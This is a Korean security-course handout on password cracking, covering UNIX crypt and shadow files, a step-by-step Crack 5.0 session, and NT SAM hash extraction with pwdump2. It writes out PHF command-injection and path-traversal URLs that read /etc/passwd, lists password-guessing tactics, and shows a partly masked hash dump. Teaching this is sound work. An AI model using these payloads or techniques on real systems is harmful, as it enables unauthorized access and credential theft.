Information Security

정보보안 사후 학습 자료

목 차

그림 목차

표 목차

1. Password cracking

1.1. Password cracking 의 개요

다중 사용자 환경 시스템에서 각 사용자는 시스템을 사용하기 위해 로그인 과정을 거쳐야 한다. 그러므로 로그인 과정에서 입력하게 되는 각 사용자의 패스워드는 무엇보다도 중요한 보안사항이다.

각각의 시스템은 이런 패스워드를 암호화 하여 시스템의 일정 부분에 저장하게 되는데, 이렇게 암호화를 거쳐 저장되어있는 패스워드(password)를 특정 방법으로 크래킹(cracking)하면 해커(크래커)는 다른 사용자의 권한을 획득하게 되는 것이다.

Password cracking 이란 UNIX 시스템, 인증이 필요한 웹 사이트, 압축 유틸리티 등 보안을 강화 하기 위해 password 를 사용하는 시스템에서 다양한 방법을 통해 password 를 알아내거나 password 없이 불법적인 권한을 행사 하는 것을 말한다. 해킹 기술을 익히는 단계에서, 패스워드 크래킹은 최소의 기술만으로도 가능하기 때문에 초보 해커와 크래커들이 처음으로 익히는 방법이다.

더욱이 오늘날에는 쉽게 사용하도록 만들어진 해킹 유틸리티들이 인터넷 등을 통해 널리 퍼지게 되어 누구나 패스워드를 크래킹하는 것이 가능하게 되었다. 그러므로 누구나 보안문제에 관심을 갖는 것이 필요한 것이다.

거의 대부분의 경우에, 패스워드의 보안이 허술하다면 전체 시스템의 위험을 초래할 수 있게 된다. 처음에는 단지 일반 사용자의(제한된) 권한만을 가진 해커(크래커)들이 허술한 패스워드 보안을 공격함으로써 급속하게 접근 권한을 확장시킬 것이지만, 종종 패스워드 공격만으로도 루트(관리자) 권한을 획득하여 시스템을 통제하는 것이 가능하게 된다.

일반적인 유닉스 시스템에서 사용자 정보는 /etc/passwd 디렉토리에 존재한다. 관리자가 쉐도우 암호(Shadow password) 방식을 사용하지 않는다면

사용자의 모든 패스워드는 암호화되어 /etc/passwd 의 두 번째 필드에 저장된다. 이러한 경우에 패스워드는 DES(Data Encryption Standard)방식을 사용하여 암호화한 것들이다.

일단 랜덤하게 2 개의 문자로 salt 를 만들고 이것을 키로 사용자가 지정한 암호를 암호화하여 /etc/passwd 에 기록한다. 예전에는 이러한 방식의 암호를 역으로 해독하기는 거의 불가능했지만, 요즘에는 분산 해독 시스템을 실행시키면 시간은 많이 걸리지만 결국 해독이 가능하게 되었다.

DES 방식의 암호화는 정상적인 방법으로는 해독이 불가능 했으므로, 패스워드가 맞는지 확인하기 위해 패스워드를 이 암호의 salt 로 암호화 해보고 그 값이 나머지 부분과 같은지 확인하는 방법을 사용하는 것이다. 대표적인 것으로 크래커(cracker)라는 도구(tool)이 있다.

이 프로그램은 먼저 무작위 대입 방식(Brute force)을 사용하여 사전의 단어와 특수문자, 숫자 들을 조합하여 여러 패스워드 리스트를 만들고 각각을 스트링의 첫 2 자인 salt 를 사용해서 암호화한 다음 그 뒤의 스트링과 비교하는 방법으로 패스워드를 찾는다.

아래는 NT 와 UNIX 시스템에서 사용할 수 있는 패스워드 크래킹 도구 중의 하나인 “Get Cracking”의 화면이다.




그림 1-1 Get Cracking 장면

"Get Cracking"을 실행시켜 보면, 상단에 password file 과 word list 를 입력하는 곳이 있다. 크래킹을 원하는 패스워드 파일과 리스트를 여기에 그대로 입력하면 된다.

먼저 "Get Cracking"은 word list 의 파일들을 똑같이 일 방향으로 암호화하여 출력한 후, 그 출력된 암호 하나하나를 비교해서 똑같은 것이 나올 때까지 작업을 수행하게 된다. 그러므로 복잡한 암호일 수록 시간이 더 걸릴 것이고, word list 에 등록되지 않은 패스워드일수록 깨지지 않을 것이다.

(password file 과 word list 에 대한 자세한 설명은 다음에 하도록 한다.)

만약 사용자들이 보안에 대한 개념이 없어서 사전 등에 등록된 단어를 사용하여 패스워드를 만들거나 추측하기 쉬운 패스워드를 만든다면 이러한 무작위 대입 공격에 취약하게 된다. 이러한 패스워드 무작위 대입을 해주는 프로그램들을 패스워드 크래커(Cracker)라고 하는데, 많은 크래커들이 있지만 모두 그 원리는 "무작위 대입"이라는 데에서 일치한다.

Password cracking tool

- DOS 용 tool
  - 주로 인터넷 상에서 구할 수 있는 DOS 용 tool 로는 “Cracker Jack v1.4”라는 프로그램이 있지만, 요즘 Windows 에 포함되어 있는 도스에서는 실행이 안되고 옛날 버전(소위 6.x version 이하)에서 실행이 되는 오래된 tool 이다.

- UNIX 용 tool
  - 역시 해킹의 꽃은 UNIX 이다.
  - UNIX 용 tool 들은 풍부하게 돌아 다닌다. 조금만 관심을 가지면 찾을 수 있을 것이다. “Crack 5.0”, “Xcrack”, “Killer crack 9.11” (이것들도 조금은 오래된 tool 들이다.)등 이름도 많고 version 도 많다.

- Windows Server 용 tool
  - 현재 Jonathan Wilkins, Nihil, Alec Muffet, Mudge 등이 만든 4 종류의 대표적인 NT Crack 프로그램이 인터넷에 일반적으로 알려져 있다. 또한 pwdump(by Jeremy Allison)라는 SAMBA 관리자용 응용프로그램의 취약점으로 인해 NT 패스워드를 사용자에게 노출시키게 되었다. 이로 인해 알려진 값들은 NT 크랙프로그램의 입력 값으로 주로 사용된다.
  - Windows Server 의 패스워드는 DES 방식으로 암호화된 부분과 MD4 방식으로 암호화된 부분으로 구성되어있다. 이 노출된 패스워드의 공격대상 부분은 DES 방식으로 암호화되어 있는 부분이며 이 부분은 Windows Server 용 패스워드 크랙프로그램으로 사전이용 공격(Dictionary Attack) 또는 무작위 대입 방식(Brute Force Attack)을 사용하여 해독이 가능하다.

Word list

인터넷상에 떠도는 word list 들은 대부분 외국에서 제작된 것들이다. 그래서 이것을 국내에 적용하면 잘 될 리도 없을 뿐더러 실행시키는 동안의 시간만 낭비하는 셈이다. 그러면 이 word list 들을 어떻게 활용 하려면, word list 안의 source 로 들어가서 현실에 맞게 수정을 하면 된다.

예를 들면, 전화번호부에서 이름을 한글로 바꿔서 다 넣어본다든지, 아니면 각 대학의 학번을 넣어본다든지, 아무튼 실생활에서 주변 사람들이 자주 쓰는 password 의 원리를 그대로 첨가해서 word list 로 활용하면 된다.

1.2. Password cracking

어느 시스템이건 관리자의 패스워드만 알아낸다면 만사가 OK 이다. 아니면 다른 일반 사용자의 패스워드만 알아내어도 그런대로 성공이라 할 수 있다. 패스워드를 크랙하는 방법은 크게 다음의 2 가지 이다.

- 패스워드를 추측하는 방법
- 패스워드 파일을 크랙하는 방법

패스워드를 추측하는 방법

- 영문 이름이나 ID 를 그대로 사용해 본다.
- 영문 이름이나 ID 의 철자를 대소문자로 조합한다.
- 영문인 경우 실제 이름, 또는 ID 의 뒤나 앞에 1 에서 9 까지 붙여서 사용해 본다.
- 영문 이름이나 ID 에 A 에서 Z 까지 붙여서 사용해 본다.
- 해당 시스템 이름과 관련 있는 이름을 사용해 본다.
- 회사 이름과 관련된 것으로 사용해 본다. 이때 몇 가지 조합을 사용해본다.
- 가장 일반적으로 사용되는 패스워드를 사용해 본다.

패스워드 파일 가져오기

- 방법 1) user ID 를 이용하여 루트 패스워드를 알아내고 이것을 이용하여 패스워드 파일을 가져온다.
- 방법 2) PHF 라 불리는 프로그램이 WWW cgi-bin 디렉토리에 있을 때 사용하는 방법이다. 이 프로그램의 퍼미션이 x 로 되어 있으면 넷스케이프 같은 웹브라우저나 린스(lynx)같은 텍스트 브라우저를 사용하여 /etc/passwd/파일을 읽고 컴퓨터에 저장할 수도 있다. xxx.com 이라는 사이트가 있다고 가정한다면 다음을 URL 란에 써 넣는다.

```
http://xxx.com/cgi-bin/phf/?Qalias=x%0aid
```

- 그러면 결과가 아래와 같이 나타난다.

```
/user/local/bin/ph -m alias=x id
uid=65534(nobody) gid=65535(nogroup) groups=65535(nogroup)
```

- 여기서는 서버가 nobody 라는 사용자에 의해 실행되고 있다. 그러니까 root 가 아니라는 이야기이다. 그곳에서 root 가 되지는 못하지만 패스워드 파일은 가져올 수 있다.
- 방법 3) (HTML SCRIPT 버그를 이용한 방법)
- Html script 를 사용하는 어떤 사이트가 있다면 패스워드 파일을 가져올 수 있다. 그 이유는 당연히 버그 때문이다. www.aaa.com 이라는 사이트가 있다고 가정하면,

```
http://www.aaa.com/cgi-bin/htmlscript?../../../../etc/passwd
```

- 라고 하면 된다.

- 여기서 ..는 상위 디렉토리를 말한다. 따라서 cgi-bin 디렉토리와 /etc/passwd 파일이 있는 디렉토리의 위치에 따라 ..를 몇 번 사용해야 할지 결정할 수 있으므로 추측을 할 수 밖에 없을 것이다.

1.2.1. UNIX System 의 Password cracking

UNIX System 의 Password

유닉스의 암호화 알고리즘은 그 해독 자체가 거의 불가능 하다. 그런데 어떻게 패스워드를 크랙 할 수 있을까? 우선 '/etc/passwd'에 있는 사용자 목록과 그 패스워드 파일들을 잠깐 살펴 보면, 대부분의 shadow password file 을 사용하지 않는 UNIX system 은 사용자의 password 가 /etc/passwd 파일에 저장이 되어 있으며 다음과 같은 형식으로 저장되어 있다.

```
account:encoded password data:uid:gid:GCOS-field:homedir:shell
```

그러면 /etc/passwd 파일을 vi 에디터로 열어보도록 하자.

[예제 1.1] vi 에디터로 열어본 /etc/passwd 파일

```
$vi /etc/passwd
root:VRLoJ2QnLhRA2:0:0:Supervisor:/:/bin/csh
daemon:*1:1::/::
uucp:*:4:8::/var/spool/uucppublic:
rabbit:ntim9ljaUGI.A:104:30:Gil Dong
Hong:/home/rabbit:/usr/local/bin/tcsh
sky:tdtwKgRa3ZZoI:129:30:Jun Hu:/home/sky:/usr/local/bin/tcsh
blue:u2WKlqINaIP8w:11529:410::Sang Ok Lim/home/blue:/bin/csh
```

첫 세줄은 root, daemon, uucp 라는 시스템 계정(account)에 관한 정보 이고 그 다음에 나오는 줄들은 rabbit 나 sky 같은 ID 를 가진 일반 유저들에 관한 정보이다.

위에서 sky 란 유저의 정보를 살펴보면 다음과 같다.

[예제 1.2] ID 를 가진 일반 유저들에 관한 정보

```
sky:tdtwKgRa3ZZoI:129:30:Jun Hu:/home/sky:/usr/local/bin/tcsh
① :       ②      : ③ :④:  ⑤   :      ⑥   :        ⑦
```

여기서 각각의 줄은 : 을 기준으로 다음과 같은 7 개의 필드(field)로 나뉜다.

- 1 Field : 유저 이름
- 2 Field : 유저의 패스워드 (보통 보여주지 않거나 알아보지 못하게 변형시켜 놓는다. 즉 shadow 사용 시에는 x 로 표시된다)
- 3 Field : 유저의 ID number(UID)
- 4 Field : 유저가 속해있는 그룹의 ID number(GID)
- 5 Field : 유저의 실제 이름
- 6 Field : 유저의 홈 디렉토리
- 7 Field : 유저가 사용하는 Shell

즉, 위의 정보를 분석하면

- 유저이름: sky
- password: tdtwKgRa3ZZoI (encrypt(암호화)시켜 알아보지 못하게 되어있다.)
- UID : 129
- GID : 30
- 실제 유저의 이름: Jun Hu
- 유저의 홈디렉토리:/home/sky

- 유저가 사용하는 쉘: tcsh

위와 같은 정보를 얻을 수가 있다.

그런데 현존하는 거의 모든 시스템의 패스워드는 암호화 된 문자열 조차 /etc/passwd 파일 안에 보여주지 않고 있다. shadow password 라고 하는 방식으로 passwd 파일에서 암호화된 패스워드 부분을 아예 따로 떼어내서 고이 간직해 놓는 방법을 사용하는 것이다.

그러므로 shadow password file 인 경우에는 위의 방법과는 조금 다르다. /etc/passwd 파일의 password 정보 부분이 “#”나 “*”문자로 표시가 되며 second file(shadow 파일)에 실제 암호화된 정보가 있으며 이 파일에는 일반 사용자들에게 권한이 없기 때문에 암호화된 password 정보를 access 할 수 없게 된다. 그렇다면 진정 암호화된 내용은 어디에 있을까? 그것은 /etc/shadow 에 저장되어 /etc/passwd 와 상호 연결되어 passwd 파일의 패스워드 부분을 쉐도우(그림자=암호화)화 시키고 있다.

Shadow password file 의 필드를 살펴보면, 다음과 같이 총 9 개의 필드로 구성되어 있다.

[예제 1.3] Shadow password file 의 필드

```
prosyh:SaDWwSSEWDo:10141:-1:30: 7: 7:-1:0
  ①  :     ②    :  ③  :④ :⑤:⑥ :⑦:⑧:⑨
```

- 1 Field : ID
- 2 Field : 암호화된 패스워드
- 3 Field : 최근 패스워드 변경일자
- 4 Field : 패스워드를 바꾼 후 다시 바꿀 때까지의 날짜
- 5 Field : 패스워드 유효기간
- 6 Field : 유효기간이 끝나기 전에 경고할 날짜
- 7 Field : 유효기간이 끝난 후 계정의 접속을 거부할 때까지의 기간

- 8 Field : 계정의 접속이 거부된 후 지난 날짜
- 9 Field : 그냥 비워 두는 곳

위에서 알 수 있듯이 Shadow password file 방식을 사용하면 패스워드를 아무나 볼 수 없게 하는 기능 뿐만 아니라 자주 패스워드를 바꾸게 할 수 있는 것이다. 물론 /etc/shadow 는 우리가 접근하기 매우 어렵지만 쉐도우 자제에 문제가 아닌 다른 어플리케이션의 문제에 있어서 /shadow 를 볼 수 있는 경우가 생기게 된다. 그 틈을 노려야 한다.

물론 /etc/shadow 를 읽는 것만으로는 패스워드를 알아냈다고 할 수 없지만, 현재 나와있는 크랙툴의 성능은 어떠한 의미 없는(사용자가 멋대로 사전에 없는 낱말을 나열하여도) 단어들이라 하여도 시간만 주어지면 크랙킹 할 수 있는 막강한 기능을 가지고 있으므로 shadow 의 암호화 패스워드만 알게 되면 그 시스템의 사용자에 대한 패스워드 크랙은 성공한 것이라 할 수 있다.

UNIX System 의 password algorithm

UNIX System 에서는 사용자가 입력한 Password 를 암호화 하는데 DES(Data Encryption Standard) algorithm 을 사용한다. UNIX password 에서는 DES algorithm 을 25 회 적용하는데 이때 2byte 의 salt 라고 불리는 부가적인 정보를 이용하여 더욱 예측하기 힘든 암호화를 수행한다. UNIX 의 패스워드 방식은 다음과 같다.

- 1 단계 : 사용자 패스워드의 처음 8 자를 선택한다.
- 2 단계 : 선택된 8 자로부터 parity 비트를 제거하여 56 비트 DES 키를 설정한다. 사용자 패스워드가 8 자 미만인 경우는 모자라는 비트를 '0' 비트로 설정한다.
- 3 단계 : 단계 2 에서 설정된 56 비트 키를 사용하여 모든 값이 '0' 인 64 비트 평문을 DES 암호 변형 알고리즘의 OFB 모드로 25 회 반복 암호화한다.

- 4 단계 : 단계 3 의 64 비트 출력에 12 비트 난수를 패딩하고, 이를 11 자의 인쇄 가능한 문자로 설정한다.

단계 4 에 사용되는 12 비트 난수는 패스워드 설정 때의 시스템 클럭 정보로부터 추출된다. 또한 12 비트 난수는 DES 의 E 함수에 적용되는데 이 부분이 DES 를 변형하는 부분이다. DES 암호 변형 알고리즘의 암호화 반복회수는 25 회는 1970 년 대의 패스워드 전수 조사 공격의 공격량을 고려하여 설정된 것이다.

일반적인 패스워드 방식에서 시도-응답 식별 프로토콜(challenge-response identifica-tion protocol)로 발전하는 과정에서 제안된 것이 일회용 패스워드 방식(one-time pass-word scheme)으로 패스워드를 일회만 사용하는 방식이다. 일회용 패스워드 방식의 대표적인 것으로는 Lamport 방식이 있으며, 일방향 함수를 사용하는 방식이다.

UNIX System 의 Password cracking

그러면 UNIX system 의 패스워드 크래킹은 어떻게 하는가! 다행히도 DES algorithm 을 이용한 다양한 password cracking tool 이 존재한다. 수학적으로 UNIX system 의 password 암호화는 단 방향이므로 암호화 된 password 를 알아 낸다 하더라도 원래 사용자가 입력한 암호를 알아 내는 것은 불가능하다.

그렇다면 이 경우에 있어서 password cracking 은 어떤 원리로 이루어 지는 것인가? 그 방법은 수학적으로 불가능한 역 decoding 을 수행하는 것이 아니다. 사전(dictionary) 파일이 그 해답이다.

이것은 일반 사용자가 많이 사용하거나 사전에 있는 단어들 즉 password 로 입력 될 수 있는 다양한 단어들로 이루어진 파일이다. 가지고 있는 사전(Dictionary)의 단어들을 DES 알고리즘에 의해 암호화 시켜 각 사용자의 암호화된 password 항목과 비교하여 사용자의 암호를 발견한다. 따라

서 사전 파일의 크기와 특징에 따라 password cracking 의 성능이 좌우된다.

이미 설명한 대로 현존하는 거의 모든 시스템에서는 쉐도우 패스워드 방식을 사용하여 패스워드를 보여주지 않는다. 게다가 앞에서 유닉스의 역암호화 알고리즘은 거의 불가능 하다고 했다. 그러므로 패스워드를 역암호화 한다는 것은 불가능 하다.

그럼 어떻게? 진짜로 무식하게, 단어사전을 우선 만든다. 영어 사전에 있는 단어는 물론 비속어, 통용어, 기타 등등 기타 등등... 하여간 내가 알고 있는 영어단어는 죄다 모아서 하나의 텍스트 파일을 만든 다음, 그 하나 하나의 단어를 꺼꾸로 암호화 시킨 후 위에서의 쉐도우 암호와 하나씩 하나 씩 맞추어 보는 것이다.

운 좋게 단어사전 위쪽에 암호가 존재하면 금방 알아낼 수 있고, 맨 마지막에 있으면 거의 하루종일 걸리기도 한다. Crack 은 풍부한 단어 목록(사전)을 가져야만 보다 좋은 성능을 보일 수 있다. 단어 목록은 ASCII 형식으로 저장되어 있는 단어들을 모아서 나열한 것으로, 사전 공격의 범위를 확대하기 위해 새로운 단어 목록을 시스템 목록에 추가하는 것이 가능하다. 목록이 크면 클수록 Crack 이 완전하게 걸리는 시간은 길어지게 되지만 그만큼 일치하는 패스워드를 찾을 기회가 늘어나게 되는 것이다.

실전 테스트 !! 사전 공격을 이용한 UNIX 패스워드 크랙

유닉스 시스템에 있는 자신의 패스워드에 대해 사전공격을 해보도록 하자. 그러기 위해서는 당연히 /etc/passwd 패스워드 파일과 Crack 같은 적당한 패스워드 추정 프로그램이 필요하다.

- 사용 애플리케이션 : Crack
- 필요 조건 : C 언어 + 루트권한 (병렬적으로 처리하거나 다중 프로세서를 이용한 크랙을 사용하려면, Perl 이 필요하다.)
- 설정 파일 : dictgrps.conf, dictrun.conf, network.conf.

- 보안 사항 : 없음
- 주의 사항 : 루트로 Crack 을 실행해야 한다. 또한 다른 사람들의 패스워드 파일을 이용하여 Crack 을 실행하다 발각되면 불법이기 때문에 문제가 발생할 수 있다. 시스템 패스워드를 테스트하거나 크랙하기 전에 먼저 승인을 받도록 한다.

Crack 은 유닉스에서 널리 알려진 패스워드 검사 도구이다.

Crack 을 전송받아 자신의 패스워드에 대해 한번 테스트해 보도록 하자.

예제를 실행하는 순서는 다음과 같다.

- Crack 압축 풀기
- Crack 컴파일하기
- Crack 실행하기
- 결과 살펴보기

● Crack 압축 풀기

Crack 을 전송받은 후에 적당한 디렉토리에 복사한다. /root 디렉토리에서 압출을 풀도록 한다. Gunzip 과 tar 를 이용하여 압축을 푼다.

```
$ gunzip crack5.0.tar.gz
$ tar -xvf crack5.0.tar
```

압축 풀기가 끝나면 c50a/작업 디렉토리로 옮긴 후에 manual.txt 를 확인해서 설정 시 특이 사항이 있는지 확인 후 컴파일을 시작한다.

● Crack 컴파일하기

Crack 를 컴파일하기 위해서는 다음과 같은 명령을 실행한다.

```
$./Crack -makeonly
```

컴파일 시간은 약 10 여분이 소요될 것이며, 컴파일 되면서 출력되는 메시지들을 볼 수 있을 것이다. 성공적으로 컴파일이 종료되면 다음과 같은 메시지를 확인할 수 있다.

```
all made in util
make[1] : Leaving directory  '/root/c50a/src/util/'
Crack: makeonly done
```

다음은 필요한 사전을 컴파일 하도록 한다.

```
$./Crack -makedict
```

사전 컴파일이 정상적으로 종료하면 아래와 같은 메시지가 출력된다.

```
Crack: Created new dictionaries…
Crack : makedict done
```

이제 모든 준비가 끝난 것이다.

- Crack 실행하기

Crack 은 /etc/passwd 파일을 직접 크랙을 할 수도 있지만 다른 파일로 복사해서 사용하도록 한다. 먼저, /etc/passwd 파일을 /de50a 디렉토리에 passwords.txt.로 복사한다.

```
$ cp /etc/passwd password.txt
```

패스워드를 포함하고 있는 파일을 인자로 해서 Crack 을 실행시키다.

```
$ Crack passwords.txt
```

Crack 은 실행되면서 초기 결과를 출력한다.

크랙은 각 단어에 규칙을 적용시켜 적당하게 변형한다. 규칙은 패스워드를 발견할 모든 가능성을 이용한다.

- 대소문자 변경
- 현재 단어와 그 단어를 역으로 뒤집은 후 합친다.
- 단어를 반복한다.
- 단어의 시작/끝에 숫자 1 을 더한다.

표 1-1 Crack 에서 사용하고 있는 몇 가지 규칙들의 몇 가지 예

규 칙	결 과
Append: $X	문자 X 를 단어의 처음에 추가한다.
capitalize: c	첫 번째 문자를 대문자로 바꾼다.
Dfirst: [	첫 번째 문자를 삭제한다.
dlast: [	마지막 문자를 삭제한다.
duplicate : d	현재 단어를 두 번 반복하여 하나의 단어를 만든다.
lowercase: l	현재 단어를 모두 소문자로 바꾼다.
ncapital: C	첫 번째 문자를 소문자로 바꾸고, 나머지는 대문자로 바꾼다.
pluralise: p	단어를 복수형으로 바꾼다.
Reflect: f	현재 단어와 그 단어를 역으로 뒤집은 후 합친다.
reverse: r	현재 단어를 역으로 뒤집는다.
togcase: t	대소문자를 변환한다.(대문자->소문자, 소문자->대문자)
uppercase: u	현재 단어를 모두 대문자로 바꾼다.

/c50a/run 에 있는 진행 파일들을 확인해 보면 현재 사용하고 있는 규칙과 상황을 확인할 수 있다. 다음은 간단한 출력 결과이다.

[예제 1.4]

```
l:925693285:LoadDictionary: loaded 10 words into memory
c:925693285:ylRWmr3zvhms6: Prosyh
l:925693285:OpenDictStream: trying: kickdict 4
l:925693285:OpenDictStream: status: /ok/stat=1 look=4 find=4
genset='conf/rules.basic'rule='!?Alp' dgrp='gecos'
prog='smartcat'
```

- 결과 살펴보기

정확하게 패스워드가 추정되었는지를 살펴보기 위해서는 /c50a 디렉토리에 있는 Reporter 라는 프로그램을 사용한다.

```
$./Reporter
```

다음은 위의 예제에서 Crack 을 실행시켜 출력된 결과이다.

```
Guessed Sun [Sun] Sung hyun Kim [passwords.txt /bin/bash]
Guessed Moon [Silvermoon] User [passwords.txt /bin/bash]
Guessed Star [Yellowstar] User [passwords.txt /bin/bash]
Guessed Wind [Sky] User [passwords.txt /bin/bash]
```

출력 결과에서 볼 수 있듯이, 몇 분만에 네 개의 패스워드를 찾아내었다. 이러한 사실은 쉽게 발견될 수 있는 패스워드를 사용하였기 때문임을 추정할 수 있다.

Crack 은 몇 가기 명령 행 옵션을 제공하는데, 가장 일반적으로 사용되는 것들을 다음 표에 요약해 놓았다.

표 1-2 Crack 의 명령 행 옵션

옵 션	목 적
-debug	통계 정보와 진행 상황을 출력한다.
-fgnd	Crack 을 포그라운드(foreground)로 실행함으로써 진행상황을 확인할 수 있다.
-from N	N 번째 규칙부터 적용한다.
-mail	패스워드가 크랙이 된 사용자에게 전자메일을 발송한다. 메일 내용은 c50a/scripts/nastygram 파일은 편집하면 된다.
-network	네트워크 모드로 전환한다. 이 모드는 여러 시스템을 사용하여 동시에 패스워드를 감시하게 할 수 있다.
-nice	Crack 을 낮은 우선 순위 프로세스로 동작하게 한다. 높은 우선 순위 프로세서는 CPU 를 많이 사용하기 때문에 데이터 베이스의 크기가 클 때 유용하게 사용할 수 있다.
-recover	비정상적인 종료로부터 다시 시작할 때 사용하는 옵션으로 그 전에 만들어두었던 라이브러리를 이용하여 계속해서 진행한다.

Crack 은 잘 설계되어 있고 상당히 효과적이긴 하지만 유일하게 선택할 수 있는 것은 아니다. 다음은 다른 유닉스/리눅스 기반의 DES 패스워드 감시 도구들의 목록이다.

표 1-3 유닉스/리눅스 호환 패스워드 감시 도구들

도 구	설 명
John the Ripper	도스, 윈도우, 유닉스 등 모든 시스템에서 사용 가능한 패스워드 감시 도구, 비록 DES 형식의 패스워드를 취급하지만, crypt(3) 함수를 사용하지 않고 자신만의 알고리즘을 사용한다. 그럼에도 불구하고, 빠르고 많은 규칙과 옵션을 지원하며 문서화가 잘 되어 있다.

도 구	설 명
Killer Cracker	Doctor Dissector 에 포함된 간단한 패스워드 감시 도구. C++로 쓰여져 있으며, Crack 에서 지원하는 기능 중에 일부가 없다. 그러나 마찬가지로 빠르다.
Lard	리눅스와 다른 유닉스 버전을 위한 패스워드 감시도구. 플로피 디스켓에 들어갈 정도로 크기가 작아서 네트워크가 연결되지 않은 시스템에서 사용사기 좋다.
PerlCrack	Perl 로 제작된 DES 패스워드 크랙 도구.
Xcrack	유닉스/리눅스 패스워드를 크랙하기 위한 Perl 스크립트 복잡한 규칙을 적용하지 않는 대신에 사전에 있는 단어를 집적 암호화하여 비교한다.

몇몇 도구들은 단순히 사전 공격뿐만 아니라 모든 가능성 있는 조합을 시도해 보는 무작위 대입 방식(brute force attacks)을 제공한다. 이것은 무차별적인 방법으로 보이긴 하지만 어떠한 경우에는 가장 정확하다. 그러나 훌륭하게 만들어진 부르트 포스(brute force) 루틴들도 대부분 먼저 단어 조합을 사용하도록 설계되어 있다.

두 가지 접근 방법의 차이는 무작위 대입 방식(brute force attacks)은 언젠가는 패스워드를 찾아낼 수 있다는 점이다. 여기서 언젠가는 한 달이 될 수도 있고, 잠깐 만에 끝날 수도 있다. 하지만 반대로 사전 공격 방법은 단어 목록과 규칙에 따라서 성능을 보이게 된다.

1.2.2. Windows Server 시스템의 Password cracking

Windows Server 시스템의 SAM(Security Account Manager)에는 사용자명과 암호화된 패스워드가 포함되어있다. 그리고, UNIX 의 /etc/passwd 파일과 비슷한 역할을 하는 것으로서 Windows Server 시스템 해킹의 주공격 대상이 된다.

SAM 은 이전까지 쓰여오던 LanMan 해쉬와 Windows Server 만의 새로운 NT 해쉬 알고리즘으로 보안유지를 하는데, 여기서 LanMan 해쉬 값을 같이 저장하는 이유는 windows 9x 와 이전 버전의 workstation 들과의 호환성을 위해서이다. LanManager 해쉬 알고리즘은 왔고, 패스워드 구성에 따라서 패스워드가 노출될 수 있는 취약성을 가지고 있어서 NT 해킹의 실마리를 제공한다.

SAM 은 lophtcrack 같은 툴들을 이용해서 크랙이 가능하다. lophtcrack 의 버전 2.5 의 경우, PentiumII 450MHz 의 사양을 기준으로 볼 때 알파벳과 숫자만으로 이루어진 패스워드라면 24 시간 이내에 모두 크랙이 가능할 정도이다.

SAM 획득하기

패스워드 크랙에서 첫 단계는 패스워드 파일을 획득하는 것(NT 의 경우 SAM)이다. SAM 파일은 %systemroot%\system32\config 디렉토리에 저장된다.

```
예) c:\winnt\system32\config\SAM
```

SAM 파일은 OS 의 실행동안 lock 이 걸린 상태이므로 관리자도 사용 할 수 없다

SAM 데이터를 얻기 위한 4 가지 방법

- 다른 OS 로 부팅하기
  - DOS 로 부팅 한다.
  - NTFSDOS 를 사용해서 NTFS 파티션을 DOS 의 드라이브로 마운트 시킨다.
  - SAM 파일을 복사 한다.
- 백업된 SAM 파일을 repair directory 로부터 가져오기

- rdisk /s : 시스템 설정 정보를 백업하는 명령어
- %systemroot%\repair 에 SAM._ 파일이 생성된다.
- lophtcrack 의 'Import'또는 expand 명령어를 거친 후에 사용할 수 있다.

```
예) C:\WINNT\repair>expand sam._ sam
Microsoft (R) File Expansion Utility Version 2.50
Copyright (C) Microsoft Corp 1990-1996. All rights reserved.
sam._을(를) sam(으)로 확장한다.
sam._: 12273 바이트에서 45056 바이트로 확장되었다. 267% 증가
C:\WINNT\repair>
```

- SAM 으로부터 해쉬 추출하기
  - pwdump 나 pwdump2 툴을 사용한다.
    - /etc/passwd 파일 형태로 레지스트리에서 패스워드 해쉬를 덤프한다.
    - pwdump 와 lophtcrack 은 SYSKEY 로 암호화된 SAM 에 대해서는 사용할 수 없으므로 다음과 같이 pwdump2 를 사용한다.
  - pwdump2 툴은 목표 시스템의 권한이 부여된 프로세스 공간에서 실행된다.
    - pwdump2 는 자신의 rzhem 를 다른 프로세스 공간으로 로드하기 위해 DLL 주입방식을 사용한다.

[예제 1.5] lsass.exe 의 PID (48)를 pwdump2 의 목표 프로세스로 설정

```
c:\>pwdump2 48
Username : Relative ID : LanMan hash : NT hash
Administrator:500:xxxxxxxxxxxxxx8c06fb54879abeb1a3a27dbe81f07:
::
```

```
axxxll:1011:xxxxxxxxxxc2b4237a797:10bd4e86d467963ba19c3daebe00
1da5:::
crxx:1007:xxxxxxxx294261f598b4c:61c0dd3568c6c1dae9f9c59ce11c1f
13:::
dxxxeud:1017:xxxxxxxxxxxxx2cf01486235a2333e4d2:abbae1c847db41a
b282 afd17ef6ca96:::
DxxxxUD$:1023:xxxxxxxxxxxx5b51404ee:9a339ad60482b8a2b552ccebcd
37dc6b:::
gaxxxa:1009:xxxxxxxxxfc2a20cae7226e17d:03553199190ccf03825c480
168e279bd:::
Gxxxx:501:axxxxxxxxxxxxxx04eeaad3b435b51404ee:31d6cfe0d16ae931
b73c59d7e0c089c0:::
hxxa:1022:6xxxxxxxxxxxxxxxa86fa:bf70f92f80bb9582c12c6b04b74d00
4d:::
hsxxxg:1013:xxxxxxxxxxxxxxxxxxxxxxxx4104d4c4531f9c93e10c996a09
1be4:::
IUSR_xxx:1001:xxxxxxxxxxxxxxxx9675d5f475b5d086:912a8fd8896f6a5
